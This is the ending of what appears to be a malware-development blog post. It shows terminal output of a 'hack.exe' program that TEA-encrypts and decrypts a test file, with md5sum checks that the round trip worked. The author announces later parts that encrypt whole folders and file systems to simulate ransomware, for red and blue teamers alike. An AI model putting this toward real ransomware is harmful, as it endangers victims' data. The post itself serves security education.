
```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\2023-12-25-malware-cryptography-23\
PS Z:\2023-12-25-malware-cryptography-23>
PS Z:\2023-12-25-malware-cryptography-23> .\hack.exe
TEA encryption successful
TEA decryption successful
PS Z:\2023-12-25-malware-cryptography-23>
```

Name	Date modified	Type	Size
test	12/26/2023 8:06 PM	Text Document	1 KB
test.txt.tea	12/26/2023 8:07 PM	TEA File	1 KB
test.txt.tea.decrypted	12/26/2023 8:07 PM	DECRYPTED File	1 KB

Let's check two files `test.txt` and `test.txt.tea.decrypted`:



```
┌──(cocomelonc㉿kali)-[~/Desktop/shared/books]
└─$ cat test.txt
Meow-meow! =^..^=
Meow-meow! =^..^=
65535

┌──(cocomelonc㉿kali)-[~/Desktop/shared/books]
└─$ cat test.txt.tea.decrypted
Meow-meow! =^..^=
Meow-meow! =^..^=
65535

┌──(cocomelonc㉿kali)-[~/Desktop/shared/books]
└─$ md5sum test.txt.tea.decrypted
88e5d64a02b5cb0e8a9fc67cfcc1e640  test.txt.tea.decrypted

┌──(cocomelonc㉿kali)-[~/Desktop/shared/books]
└─$ md5sum test.txt
88e5d64a02b5cb0e8a9fc67cfcc1e640  test.txt
```

As we can see, everything is wokred perfectly! =^..^=

In the following parts I will implement the logic for encrypting folders and files and then the entire file system, of course this will be separated into a separate project on GitHub and will be used to simulate ransomware attacks.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

TEA
Malware AV/VM evasion part 12
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine